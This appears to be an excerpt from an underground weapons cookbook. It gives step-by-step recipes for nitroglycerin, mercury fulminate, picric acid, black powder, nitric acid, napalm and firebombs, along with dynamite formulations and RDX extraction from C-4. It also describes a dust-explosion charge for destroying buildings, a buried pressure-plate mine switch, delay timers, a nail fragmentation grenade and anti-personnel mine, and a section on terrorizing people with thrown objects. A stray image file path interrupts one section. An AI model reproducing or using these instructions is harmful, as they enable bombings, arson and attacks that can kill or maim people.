	sodium nitrate	28
	woodmeal	10
	ammonium oxalate	29
	guncotten	1
#2	NG	24
	potassium nitrate	9
	sodium nitate	56
	woodmeal	9
	ammonium oxalate	2
#3	NG	35.5
	potassium nitrate	44.5
	woodmeal	6
	guncotton	2.5
	vaseline	5.5
	powdered charcoal	6
#4	NG	25
	potassium nitrate	26
	woodmeal	34
	barium nitrate	5
	starch	10
#5	NG	57
	potassium nitrate	19
	woodmeal	9
	ammonium oxalate	12
	guncotton	3
#6	NG	18
	sodium nitrate	70
	woodmeal	5.5

	potassium chloride	4.5
	chalk	2
#7	NG	26
	woodmeal	40
	barium nitrate	32
	sodium carbonate	2
#8	NG	44
	woodmeal	12
	anhydrous sodium sulfate	44
#9	NG	24
	potassium nitrate	32.5
	woodmeal	33.5
	ammonium oxalate	10
#10	NG	26
	potassium nitrate	33
	woodmeal	41
#11	NG	15
	sodium nitrate	62.9
	woodmeal	21.2
	sodium carbonate	.9
#12	NG	35
	sodium nitrate	27
	woodmeal	10
	ammonium oxalate	1
#13	NG	32
	potassium nitrate	27
	woodmeal	10
	ammonium oxalate	30
	guncotton	1
#14	NG	33
	woodmeal	10.3
	ammonium oxalate	29
	guncotton	.7
	potassium perchloride	27
#15	NG	40
	sodium nitrate	45
	woodmeal	15
#16	NG	47
	starch	50
	guncotton	3
#17	NG	30
	sodium nitrate	22.3
	woodmeal	40.5
	potassium chloride	7.2
#18	NG	50
	sodium nitrate	32.6
	woodmeal	17
	ammonium oxalate	.4
#19	NG	23
	potassium nitrate	27.5
	woodmeal	37
	ammonium oxalate	8
	barium nitrate	4
	calcium carbonate	.5

Firebomb

Most fire bombs are simply gasoline filled bottles with a fuel soaked rag in the mouth (the bottle's mouth, not yours). The original

Molotov cocktail, and still about the best, was a mixture of one part gasoline and one part motor oil. The oil helps it to cling to what it splatters on.
Some use one part roofing tar and one part gasoline. Fire bombs have been found which were made by pouring melted wax into gasoline.

Fusebomb

A four strand homemade fuse is used for this. It burns like fury. It is held down and concealed by a strip of bent tin cut from a can. The exposed end of the fuse is dipped into the flare igniter. To use this one, you light the fuse and hold the fire bomb until the fuse has burned out of sight under the tin. Then throw it and when it breaks, the burning fuse will ignite the contents.

Generic Bomb

1) Aquire a glass container
2) Put in a few drops of gasoline
3) Cap the top
4) Now turn the container around to coat the inner surfaces and then evaporates
5) Add a few drops of potassium permanganate (<-Get this stuff from a snake bite kit)
6) The bomb is detonated by throwing aganist a solid object.
AFTER THROWING THIS THING RUN LIKE HELL THIS THING PACKS ABOUT 1/2 STICK OF DYNAMITE

Portable Grenade Launcher

If you have a bow, this one is for you. Remove the ferrule from an aluminum arrow, and fill the arrow with black powder (I use grade FFFF, it burns easy)and then glue a shotshell primer into the hole left where the ferrule went. Next, glue a BB on the primer, and you are ready to go! Make sure no one is nearby.... Little shreds of aluminum go all over the place!!

Harmless Bombs

To all those who do not wish to inflict bodily damage on their victims but only terror.
These are weapons that should be used from high places.
1) The flour bomb.
Take a wet paper towel and pour a given amount of baking flour in the center. Then wrap it up and put on a rubber band to keep it together. When thrown it will fly well but when it hits, it covers the victim with the flower or causes a big puff of flour which will put the victim in terror since as far as they are concerned, some strange white powder is all over them. This is a cheap method of terror and for only the cost of a roll of paper towels and a bag of flour you and your friends can have loads of fun watching people flee in panic.
2) Smoke bomb projectile.
All you need is a bunch of those little round smoke bombs and a wrist rocket or any sling-shot. Shoot the smoke bombs and watch the terror since they think it will blow up!

3) Rotten eggs (good ones)
Take some eggs and get a sharp needle
and poke a small hole in the top of each one.
Then let them sit in a warm place for about a week. Then you've got a bunch of rotten eggs that will only smell when they hit.
4) Glow in the dark terror.
Take one of those tubes of glow in the dark stuff and pour the stuff on whatever you want to throw and when it gets on the victim, they think it's some deadly chemical or a radioactive substance so they run in total panic. This works especially well with flower bombs since a gummy, glowing substance gets all over the victim.
5) Fizzling panic.
Take a baggie of a water-baking soda solution and seal it. (Make sure there is no air in it since the solution will form a gas and you don't want it to pop on you.) Then put it in a bigger plastic bag and fill it with vinegar and seal it. When thrown, the two substances will mix and cause a violently bubbling substance to go all over the victim.

Jug Bomb

Take a glass jug, and put 3 to 4 drops of gasoline into it. Then put the cap on, and swish the gas around so the inner surface of the jug is coated. Then add a few drops of potassium permanganate solution into it and cap it. To blow it up, either throw it at something, or roll it at something.

Match Head Bomb

Simple safety match heads in a pipe, capped at both ends, make a devestating bomb. It is set off with a regular fuse.
A plastic Baggie is put into the pipe before the heads go in to prevent detonation by contact with the metal.
Cutting enough match heads to fill the pipe can be tedious work for one but an evening's fun for the family if you can drag them away from the TV.

Napalm II

About the best fire bomb is napalm. It has a thick consistancy, like jam and is best for use on vehilces or buildings.
Napalms is simply one part gasoline and one part soap. The soap is either soap flakes or shredded bar soap. Detergents won't do.
The gasoline must be heated in order for the soap to melt. The usual way is with a double boiler where the top part has at least a two-quart capicity. The water in the bottom part is brought to a boil and the double boiler is taken from the stove and carried to where there is no flame.
Then one part, by volume, of gasoline is put in the top part and allowed to heat as much as it will and the soap is added and the mess is stirred until it thickens. A better way to heat gasoline is to fill a bathtub with water as hot as you can get it. It will hold its heat longer and permit a much larger container than will the double boiler.

Nitroglycerin Recipie

Like all chemists I must advise you all to take the greatest care

and caution when you are doing this. Even if you have made this stuff before.
This first article will give you information on making nitroglyerin, the basic ingredient in a lot of explosives such as straight dynamites, and geletin dynamites.
Making nitroglycerin

1. Fill a 75-milliliter beaker to the 13 ml. Level with fuming red nitric acid, of 98% pure concentration.
2. Place the beaker in an ice bath and allow to cool below room temp.
3. After it has cooled, add to it three times the amount of fuming sulferic acid (99% h2so4). In other words, add to the now-cool fuming nitric acid 39 ml. Of fuming sulferic acid. When mixing any acids, always do it slowly and carefully to avoid splattering.
4. When the two are mixed, lower thier temp. By adding more ice to the bath, about 10-15 degrees centigrade. (Use a mercury-operated thermometer)
5. When the acid solution has cooled to the desired temperature, it is ready for the glycerin. The glycerin must be added in small amounts using a medicine dropper. (Read this step about 10 times!) Glycerin is added slowly and carefully (i mean careful!) Until the entire surface of the acid it covered with it.
6. This is a dangerous point since the nitration will take place as soon as the glycerin is added. The nitration will produce heat, so the solution must be kept below 30 degrees centigrade! If the solution should go above 30 degrees, immediately dump the solution into the ice bath! This will insure that it does not go off in your face!
7. For the first ten minutes of nitration, the mixture should be gently stirred. In a normal reaction the nitroglycerin will form as a layer on top of the acid solution, while the sulferic acid will absorb the excess water.
8. After the nitration has taken place, and the nitroglycerin has formed on the top of the solution, the entire beaker should be transferred slowly and carefully to another beaker of water. When this is done the nitroglycerin will settle at the bottem so the other acids can be drained away.
9. After removing as much acid as posible without disturbing the nitroglycerin, remove the nitroglycerin with an eyedropper and place it in a bicarbonate of soda (sodium bicarbonate in case you didn't know) solution. The sodium is an alkalai and will nuetralize much of the acid remaining. This process should be repeated as much as necesarry using blue litmus paper to check for the presence of acid. The remaining acid only makes the nitroglycerin more unstable than it already is.
10. Finally! The final step is to remove the nitroglycerin from the bicarbonate. His is done with and eye- dropper, slowly and carefully. The usual test to see if nitration has been successful is to place one drop of the nitroglycerin on metal and ignite it. If it is true nitroglycerin it will burn with a clear blue flame.

** Caution **
Nitro is very sensative to decomposition, heating dropping, or jarring, and may explode if left undisturbed and cool.

Sodium Chlorate

Sodium Chlorate is a strong oxidizer used in the manufacture of explosives. It can be used in place of Potassium Chlorate.

Material Required	Sources
2 carbon or lead rods (1 in. diameter by 5 in. long)	Dry Cell Batteries (2-1/2 in. diameter by 7" long) or plumbing supply store
Salt, or ocean water	Grocery store or ocean
Sulfuric acid, diluted	Motor Vehicle Batteries
Motor Vehicle	
Water	
2 wires, 16 gauge (3/64 in. diameter approx.), 6 ft. long, insulated.	
Gasoline	
1 gallon glass jar, wide mouth (5 in. diameter by 6 in. high approx.)	
Sticks	
String	
Teaspoon	
Trays	
Cup	
Heavy cloth	
Knife	
Large flat pan or tray	

Procedure
---

1) Mix 1/2 cup of salt into the one gallon glass jar with 3 litres (3 quarts) of water.
2) Add 2 teaspoons of battery acid to the solution and stir vigorously for 5 minutes.
3) Strip about 4 inches of insulation from both ends of the two wires.
4) With knife and sticks, shape 2 strips of wood 1 by 1/8 by 1-1/2. Tie the wood strips to the lead or carbon rods so that they are 1-1/2 incles apart.
5) Connect the rods to the battery in a motor vehicle with the insulated wire.
6) Submerge 4-1/2 inches of the rods in the salt water solution.
7) With gear in neutral position, start the vehicle engine. Depress the accelerator approx. 1/5 of its full travel.
8) Run the engine with the accelerator in this position for 2 hours, then shut it down for 2 hours.
9) Repeat this cycle for a total of 64 hours while maintaining the level of the acid-salt water solution in the glass jar.

CAUTION: This arrangement employs voltages which can be quite dangerous! Do not touch bare wire leads while engine is running!!

10) Shut off the engine. Remove the rods from the glass jar and disconnect wire leads from the battery.
11) Filter the solution through the heavy cloth into a flat pan or tray, leaving the sediment at the bottom of the glass jar.
12) Allow the water in the filtered solution to evaporate at room temperature (approx. 16 hours). The residue is approximately 60% or more sodium chlorate which is pure enough to be used as an explosive ingredient.

Murcury Fulminate

Mercury Fulminate is used as a primary explosive in the fabrication of detonators. It is to be used with a booster explosive such as picric acid or RDX (which are elsewhere in this Cookbook).

Material Required	Source
Nitric Acid, 90% conc. (1.48 sp. gr)	Elsewhere in this Cookbook, or in industrial metal processors
Mercury	Thermometers, mercury switches, old radio tubes
Ethyl (grain) alcohol (90%)	
Filtering material	Paper towels
Teaspoon measure (1/4, 1/2. and 1 tsp. capacity)-aluminum, stainless steel or wax coated	
Heat Source	
Clean wooden stick	
Clean water	
Glass containers	
Tape	
Syringe	

Procedure:

1) Dilute 5 teaspoons of nitric acid with 2-1/2 teaspoons of clean water in a glass container by adding the acid to the water.
2) Dissolve 1/8 teaspoon of mercury in the diluted nitric acid. This will yield dark red fumes. NOTE: It may be necessary to add water, on drop at a time, to the mercury-acid solution in order to start a reaction.

CAUTION: Acid will burn skin and destroy clothing. If any is spilled, wash it away with a large quantity of water. Do NOT inhale fumes!

3) Warm 10 teaspoons of the alcohol in a container until the alcohol feels warm to the inside of the wrist.
4) Pour the metal-acid solution into the warm alcohol. Reaction should start in less than 5 minutes. Dense white fumes will be given off during the reaction. As time lapses, the fumes will become less dense. Allow 10 to 15 minutes to complete reaction. Fulminate will settle to the bottom.

CAUTION: This reaction generates large quantities of toxic, flammable fumes. The process MUST be conducted outdoors or in a well-ventilated area, away from sparks or open flames. DO NOT inhale fumes!

5) Filter the solution through a paper towel into a container. Crystals may stick to the side of the container. If so, tilt and squirt water down the sides of the container until all of the material collects on the filter paper.
6) Wash the crystals with 6 teaspoons of ethyl alcohol.
7) Allow these mercury fulminate crystals to air dry.

CAUTION: Handle dry explosive with great care. Do not scrape or handle it roughly! Keep away from sparks or open flames. Store in a cool, dry place.

Improvised Black Powder

Black powder can be prepared in a simple, safe manner. It may be used as blasting or gun powder.

Material Required

Potassium Nitrate, granulated, 3 cups (3/4 liter)
Wood charcoal, powdered, 2 cups
Sulfur, powdered, 1/2 cup
Alcohol, 5 pints (2-1/2 liters) (whiskey, rubbing alcohol, etc.)
Water, 3 cups (3/4 liter)
Heat source
2 buckets - each 2 gallon (7-1/2 litres) capacity, at least one of which is heat resistant (metal, ceramic, etc.)
Flat window screening, at least 1 foot (30 cm) square
Large wooden stick
Cloth, at leat 2 feet (60 cm) square

Procedure:

1) Place alcohol in one of the buckets.
2) Place potassium nitrate, charcoal, and sulfur in the heat resistant bucket. Add 1 cup water and mix thoroughly with wooden stick until all ingrediants are dissolved.
3) Add remaining water (2 cups) to mixture. Place bucket on heat source and stir until small bubbles begin to form.

CAUTION: DO NOT boil mixture. Be sure ALL mixture stays wet. If any is dry, as on sides of pan, it may ignite!

4) Remove bucket from heat and pour mixture into alcohol while stirring vigorously.
5) Let alcohol mixture stand about 5 minutes. Strain mixture through cloth to obtain black powder. Discard liquid. Wrap cloth around black powder and squeeze to remove all excess liquid.
6) Place screening over dry bucket. Place workable amount of damp powder on screen and granulate by rubbing solid through screen. NOTE: If granulated particles appear to stick together and change shape, recombine entire batch of powder and repeat steps 5 & 6.
7) Spread granulated black powder on flat, dry surface so that layer about 1/2 inch (1-1/4 cm) is formed. Allow to dry. Use radiator, or direct sunlight. This should be dried as soon as possible, preferably in an hour. The longer the drying period, the less effective the black powder.

CAUTION: Remove from heat AS SOON AS granules are dry. Black powder isnow ready to use.

Nitric Acid

Nitric Acid is used in the preparation of many explosives, incediary mixtures, and acid delay timers. It may be prepared by distilling a mixture

of potassium nitrate and concentrated sulfuric acid.

Material Required	Sources
Potassium Nitrate (2 parts by volume)	Elsewhere in this Cookbook, or drug store
CONCENTRATED sulfuric acid (1 part by volume)	Motor vehicle batteries Industrial plants
2 bottles or ceramin jugs (narrow necks are preferable)	
Pot or frying pan	
Heat source (wood, charcoal, or coal)	
Tape (paper, electrical, masking, but NOT cellophane!)	
Paper or rags	

IMPORTANT: If sulfuric acid is obtained from a motor vehicle battery, concentrate it by boiling it UNTIL white fumes appear. DO NOT INHALE FUMES

NOTE: The amount of nitric acid produced is th same as the amount of potassium nitrate. Thus, for two tablespoons of nitric acid, use 2 tablespoons of potassium nitrate and 1 tablespoonful of concentrated sulfuric acid.

Procedure:
---

1) Place dry potassium nitrate in bottle or jug. Add sulfuric acid. Do not fill the bottle more than 1/4 full. Mix until paste is formed.

CAUTION: DO NOT INHALE FUMES!

2) Wrap paper or rags around necks of two bottles. securly tape necks of two bottles together. Be sure that bottles are flush against each other and that there are no air spaces.
3) Support bottles on rocks or cans so that empty bottle is SLIGHTLY lower than bottle containing paste so that nitric acid that is formed in receiving bottle will not run into other bottle.
4) Build fire in pot or frying pan.
5) Gently heat bottle containing mixture by gently moving fire in and out. As red fumes begin to appear periodically pour cool water over empty receiving bottle. Nitric acid will befin to form in receiving bottle.

CAUTION: Do not overheat or wet bottle containing mixture or it may shatter. As an added precaution, place bottle to be heated in heat resistant container filled with sand or gravel. Heat this outer container to produce nitric acid.

6) Continue the above process until no more red fumes are formed. If the nitric acid formed in the receiving bottle is not clear (cloudy) pour it into cleaned bottle and repeat steps 2-6.

CAUTION: Nitric acid should be ket away from all combustables and should be kept in a SEALED CERAMIC OR GLASS container. DO NOT inhale fumes!

Dust Bomb Explosives

An initiator which will initiate common material to produce dust explosions can be rapidly and easily constructed. This type of charge is ideal for the destruction of enclosed areas such as rooms or buildings.

Material Required

A flat can, 3 in. (8 cm) in diameter and 1-1/2 in. (3-3/4 cm) high. A 6-1/2 ounce tuna can serves the purpose quite well.
Blasting cap
Explosive
Aluminum (may be wire, cut sheet, flattened can, or powder)
Large nail, 4 in. (10 cm) long
Wooden rod - 1/4 in. (6 mm) diameter
Flour, gasoline, and powder or chipped aluminum

NOTE: Plastic explosive produce better explosions than cast explosives.

Procedure:
---

1) Using the nail, press a hole through the side of the tuna can 3/8 inch to 1/2 inch (1 to 1-1/2 cm) from the bottom. Using a rotating and lever action, enlarge the hole until it will accomodate the blasting cap.
2) Place the wooden rod in the hole and position the end of the rod at the center of the can.
3) Press explosive into the can, being sure to surround the rod, until it is 3/4 inch (2 cm) from the top of the can. Carefully remove the wooden rod.
4) Place the aluminum metal on top of the explosive.
5) Just before use, insert the blasting cap into the cavity made by the rod. The initiator is now ready to use.

NOTE: If it is desired to carry the initiator some distance, cardboard may be pressed on top of the aluminum to insure against loss of material.

How to Use:

This particular unit works quite well to initiate charges of five pounds of flour, 1/2 gallon (1-2/3 litres) of gasoline, or two pounds of flake painters aluminum. The solid materials may merely be contained in sacks or cardboard cartons. The gasoline may be placed in plastic coated paper milk cartons, as well as plastic or glass bottles. The charges are placed directly on top of the initiator and the blasting cap is actuated electrically or by a fuse depending on the type of cap employed. this will destroy a 2,000 cubic feet enclosure (building 10 x 20 x 10 feet).

Note: For larger enclosures, use proportionally larger initiators and charges.

Carbon-Tet Explosive

A moist explosive mixture can be made from fine aluminum powder combined with carbon tetrachloride or tetrachloroethylene. This explosive can be detonated with a blasting cap.

Material Required	Source
Fine aluminum bronzing powder	Paint store

Carbon Tetrachloride	Pharmacy, or fire
or	extinguisher fluid
tetrachloroethylene	Dry cleaners, pharmacy

Stirring rod (wood)
Mixing container (bowl, bucket, etc.)
Measuring container (cup, tablespoon, etc.)
Storage container (jar, can, etc.)
Blasting cap
Pipe, can or jar

Procedure:
---

1) Measure out two parts aluminum powder to one part carbon tetrachloride or tetrachlorethylene liquid into mixing container, adding liquid to powder while stirring with the wooden rod.
2) Stir until the mixture becomes the consistency of honey syrup.

CAUTION: Fumes from the liquid are dangerous and should not be inhaled.

3) Store explosive in a jar or similar water proof container until ready to use. The liquid in the mixture evaporates quicky when not confined.

NOTE: Mixture will detonate in this manner for a period of 72 hours.

How to Use:
---

1) Pour this mixture into an iron or steel pipe which has an end cap threaded on one end. If a pipe is not available, you may use a dry tin can or glass jar.
2) Insert blasting cap just beneath the surface of the explosive mix.

NOTE: Confining the open end of the container will add to the effectiveness of the explosive.

Making Picric Acid from Asprin

Picric Acid can be used as a booster explosive in detonators, a high explosive charge, or as an intermediate to preparing lead picrate.

Material Required

Aspirin tablets (5 grains per tablet)
Alcohol, 95% pure
Sulfuric acid, concentrated, (if battery acid, boil until white fumes disappear)
Potassium Nitrate (see elsewhere in this Cookbook)
Water
Paper towels
Canning jar, 1 pint
Rod (glass or wood)
Glass containers
Ceramic or glass dish
Cup
Teaspoon
Tablespoon
Pan
Heat source

Tape

Procedure:
---

1) Crush 20 aspirin tablets in a glass container. Add 1 teaspoon of water and work into a paste.
2) Add approximately 1/3 to 1/2 cup of alcohol (100 millilitres) to the aspirin paste; stir while pouring.
3) Filter the alcohol-aspirin solution through a paper towel into another glass container. Discard the solid left in the paper towel.
4) Pour the filtered solution into a glass or ceramic dish.
5) Evaporate the alcohol and water from the solution by placing the dish into a pan of hot water. White powder will remain in the dish after evaporation.

NOTE: The water in the pan should be at hot bath temperature, not boiling, approx. 160 to 180 degress farenheit. It should not burn the hands.

6) Pour 1/3 cup (80 millilitres) of concentrated sulfuric acid into a canning jar. Add the white powder to the sulfuric acid.
7) Heat canning jar of sulfuric acid in a pan of simmering hot water bath for 15 minutes; then remove jar from the bath. Solution will turn to a yellow-orange color.
8) Add 3 level teaspoons (15 grams) of potassium nitrate in three portions to the yellow-orange solution; stir vigorously during additions. Solution will turn red, then back to a yellow-orange color.
9) Allow the solution to cool to ambient room temperature while stirring occasionally.
10) Slowly pour the solution, while stirring, into 1-1/4 cup (300 millilitres) of cold water and allow to cool.
11) Filter the solution through a paper towel into a glass container. Light yellow particles will collect on the paper towel.
12) Wash the light yellow particles with 2 tablespoons (25 millilitres) of water. Discard the waste liquid in the container.
13) Place articles in ceramic dish and set in a hot water bath, as in step 5, for 2 hours.

Reclamation of RDX from C-4 Explosives

RDX can be obtained from C-4 explosives with the use of gasoline. It can be used as a booster explosive for detonators or as a high explosive charge.

Material Required

Gasoline
C-4 explosive
2 - pint glass jars, wide mouth
Paper towels
Stirring rod (glass or wood)
Water
Ceramic or glass dish
Pan
Heat source
Teaspoon
Cup
Tape

NOTE: Water, Ceramic or glass dish, pan, & heat source are all optional. The RDX can be air dried instead.

Procedure:
---

1) Place 1-1/2 teaspoons (15 grams) of C-4 explosive in one of the pint jars. Add 1 cup (240 milliliters) of gasoline.

NOTE: These quantities can be increased to obtain more RDX. For example, use 2 gallons of gasoline per 1 cup of C-4.

2) Knead and stir the C-4 with the rod until the C-4 has broken down into small particles. Allow mixture to stand for 1/2 hour.
3) Stir the mixture again until a fine white powder remains on the bottom of the jar.
4) Filter the mixture through a paper towel into the other glass jar. Wash the particles collected on the paper towel with 1/2 cup (120 milliliters) of gasoline. Discard the waste liquid.
5) Place the RDX particles in a glass or ceramic dish. Set the dish in a pan of hot water, not boiling and dry for a period of 1 hour.

NOTE: The RDX particles may be air dried for a period of 2 to 3 hours.

Egg-based Gelled Flame Fuels

The white of any bird egg can be used to gel gasoline for use as a flame fuel which will adhere to target surfaces.

Materials Required

Parts by Volume	Ingredient	How used	Common Source
85	Gasoline	Motor Fuel Stove Fuel Solvent	Gas Stations Motor Vehicle
14	Egg Whites	Food Industrial Processes	Food Store Farms
Any one of the following:			
1	Table Salt	Food Industrial Processes	Sea Water Natural Brine Food Store
3	Ground Coffee	Food	Coffee Plant Food Store
3	Dried Tea Leaves	Food	Tea Plant Food Store
3	Cocoa	Food	Cacao Tree Food Store

2	Sugar	Sweetening foods	Sugar Cane Food Store
1	Saltpeter (Potassium Nitrate)	Pyrotechnics Explosives Matches Medicine	Natural Deposits Drug Store
1	Epsom Salts	Medicine Mineral Water Industrial Processes	Natural Kisserite Drug Store Food Store
2	Washing Soda (Sal Soda)	Washing Cleaner Medicine Photography	Food Store Drug Store Photo Supply Store
1 1/2	Baking Soda	Baking Manufacturing of: Beverages Medicines and Mineral Waters	Food Store Drug Store
1 1/2	Aspirin	Medicine	Drug Store Food Store

Procedure:

CAUTION: Make sure that ther are no open flames in the area when mixing flame fuels! NO SMOKING!!

1) Seperate the egg white from the yolk. This can be done by breaking the egg into a dish and carefully removing the yolk with a spoon.
2) Pour egg white into a jar, bottle, or other container, and add gasoline.
3) Add the salt (or other additive) to the mixture and stir occasionally until gel forms (about 5 to 10 minutes).

NOTE: A thicker gelled flame fuel can be obtained by putting the capped jar in hot (65 degrees Centegrade) water for about 1/2 hour and then letting them cool to room temperature. (DO NOT HEAT THE GELLED FUEL CONTAINING COFFEE!!)

Clothespin Switch

A spring type clothespin is used to make a circuit closing switch to actuate explosive charges, mines, booby traps, and alarm systems.


Material Required:

Spring type clothespin
Sold copper wire -- 1/16 in. (2 mm) in diameter
Strong string on wire
Flat piece of wood (roughly 1/8 x 1" x 2")
Knife

Procedure:
---

1) Strip four in. (10 cm) of insulation from the ends of 2 solid copper wires. Scrape the copper wires with pocket knife until the metal is shiny.
2) Wind one scraped wire tightly on jaw of the clothespin, and the other wire on the other jaw.
3) Make a hole in one end of the flat piece of wood using a knife, heated nail or drill.
4) Tie strong string or wire through the hole.
5) Place flat piece of wood between the jaws of the clothespin switch.

Basic Firing Circuit:



When the flat piece of wood is removed by pulling the string, the jaws of the clothespin will close, completing the circuit.

CAUTION: Do not attach the battery until the switch and trip wire have been emplaced and examined. Be sure that the flat piece of wood is seperating the jaws of the switch.

Flexible Plate Switch

This flexible plate switch is used for initiating emplaced mines and explosives.

Material Required:

Two flexible metal sheets
  one approximately 10 in. (25 cm) square
  one approximately 10 in. x 8 in. (20 cm)
Piece of wood 10 in. square x 1 in. thick
Four soft wood blocks 1 in. x 1 in. x 1/4 in.
Eight flat head nails, 1 in. long
Connecting wires

Adhesive tape

Procedure:
---

1) Nail 10 in. by 8 in. metal sheet to 10 in. square piece of wood so that 1 in. of wood shows on each side of the metal. Leave one of the nails sticking up about 1/4 in.
2) Strip insulation from the end of one connecting wire. Wrap this end around the nail and drive the nail all the way in.
3) Place the four wood blocks on the corners of the wood base.
4) Place the 10 in. square flexible metal sheet so that it rests on the blocks in line with the wood base.
5) Drive four nails through the metal sheet and the blocks (1 per block) to fasten the sheet to the wood base. A second connecting wire is atached to one of the nails as in step #2.
6) Wrap the adhesive tape around the edges of the plate and wood base. This will assure that no dirt or other foreign matter will get between the plates and prevent the switch from operating.

How to use:

The switch is placed in a hole in the path of expected traffic and covered with a thin layer of dirt or other camouflaging material. The mine or other explosive device connected to the switch can be buried with the switch or emplaced elsewhere as desired.

When a vehicle passes over the switch, the two metal plates make contact closing the firing circuit.

Delay Igniter from Cigarette

A simple and economical (everyone wants to save money haha) time delay can be made with a common cigarette.

Materials Required:

Cigarette
Paper match
String (shoelace or similar cord)
Fuse cord (improvised or commercial)

Procedure:
---

1) Cut end of fuse cord at a slant to expose inner core
2) Light cigarette in normal fashion. Place a paper match so that the had is over exposed exposed end of fuse cord and tie both to the side of the burning cigarette with string.
3) Position the burning cigarette with fuse so that it burns freely. A suggested method is to hang the delay on a twig.

Note: Common dry cigarettes burn about 1 inch every 7 or 8 minutes in still air. (Now I am talking about all except American brands, which burn about 1 inch every 4-5 minutes) If the fuse cord is place one inch from the burning end of the cigarette a time delay of 7 or 8 minutes will result.

Delay time will vary depending upon type of cigarette, wind, moisture, and other atmospherc conditions (get to know your cigarette!)

To obtain accurate delay time, a test run should be made under "use" conditions.

Dried Seed Timer

A time delay device for electrical firing circuits can be made using the principle of expansion of dried seeds.

Material Required:

Dried peas, beans, or oter dehydrated seeds
Wide-mouth glass jar with non-metal cap
Two screws or bolts
Thin metal plate
Hand drill
Screwdriver

Procedure:

1) Determine the rate of the rise of the dried seeds selected. This is necessary to determine the delay time of the timer.
   a) Place a sample of the dried seeds in the jar and cover with water.
   b) Measure the time it takes for the seeds to rise a given height. Most dried seeds increase 50% in one to two hours.
2) Cut a disc from thin metal plate. Disc should fit loosely inside the jar.

NOTE: If metal is painted, rusty, or otherwise coated, it must be scraped or sanded to obtain a clean metal surface

3) Drill two holes in the cap of the jar about 2 inches apart. Diameter of holes should be such that screws or bolts will thread tightly into them. If the jar has a metal cap or no cap, a piece of wood or plastic (NOT METAL) can be used as a cover.
4) Turn the two screws or bolts through the holes in the cap. Bolts should extend about one in. (2 1/2 cm) into the jar.

IMPORTANT: Both bolts must extend the same distance below the container cover.

5) Pour dried seeds into the container. The level will depend upon the previously measured rise time and the desired delay.
6) Place the metal disc in the jar on top of the seeds.

How to use:

1) Add just enough water to completely cover the seeds and place the cap on the jar.
2) Attach connecting wires from the firing circuit to the two screws on the cap.

Expansion of the seeds will raise the metal disc until it contacts the screws and closes the circuit.

Nail Grenade

Effective fragmentation grenades can be made from a block of tnt or other blasting explosive and nails.

Material Required:

Block of TNT or other blasting explosive
Nails
Non-electric (military or improvised) blasting cap
Fuse Cord
Tape, string, wire, or glue

Procedure:

1) If an explosive charge other than a standard TNT block is used, make a hole in the center of the charge for inserting the blasting cap. TNT can be drilled with relative safety. With plastic explosives, a hole can be made by pressing a round stick into the center of the charge. The hole should be deep enough that the blasting cap is totally within the explosive.
2) Tape, tie, or glue one or two rows of closely packed nails to the sides of the explosive block. Nails should completely cover the four surfaces of the block.
3) Place blasting cap on one end of the fuse cord and crimp with pliers.

NOTE: To find out how long the fuse cord should be, check the time it takes a known length to burn. If 12 inches (30 cm) burns for 30 seconds, a 10 second delay will require a 4 inch (10 cm) fuse.

4) Insert the blasting cap in the hole in the block of explosive. Tape or tie fuse cord securly in place so that it will not fall out when the grenade is thrown.

Alternate Use:

An effective directional anti-personnel mine can be made by placing nails on only one side of the explosive block. For thi case, and electric blasting cap can be used.

Chemical Fire Bottle

This incendiary bottle is self-igniting on target impact.

Materials Required

	How Used	Common Source
Sulphuric Acid	Storage Batteries Material Processing	Motor Vehicles Industrial Plants
Gasoline	Motor Fuel	Gas Station or Motor Vehicles
Potassium Chlorate	Medicine	Drug Stores

Sugar Sweetening Foods Food Store

Glass bottle with stopper (roughly 1 quart size)
Small Bottle or jar with lid.
Rag or absorbant paper (paper towels, newspaper)
String or rubber bands

Procedure:
---

1) Sulphuric Acid MUST be concentrated. If battery acid or other dilute acid is used, concentrate it by boiling until dense white fumes are given off. Container used to boil should be of enamel-ware or oven glass.

CAUTION: Sulphuric Acid will burn skin and destroy clothing. If any is spilled, wash it away with a large quantity of water. Fumes are also VERY dangerous and should not be inhaled.

2) Remove the acid from heat and allow to cool to room temperature.

3) Pour gasoline into the large (1 quart) bottle until it is approximately 1/3 full.

4) Add concentrated sulphuric acid to gasoline slowly until the bottle is filled to within 1" to 2" from top. Place the stopper on the bottle.

5) Wash the outside of the bottle thoroughly with clear water.

CAUTION: If this is not done, the fire bottle may be dangerous to handle during use!

6) Wrap a clean cloth or several sheets of absorbant paper around the outside of the bottle. Tie with string or fasten with rubber bands.

7) Dissolve 1/2 cup (100 grams) of potassium chlorate and 1/2 cup (100 grams) of sugar in one cup (250 cc) of boiling water.

8) Allow the solution to cool, pour into the small bottle and cap tightly. The cooled solution should be approx. 2/3 crystals and 1/3 liquid. If there is more than this, pour off excess before using.

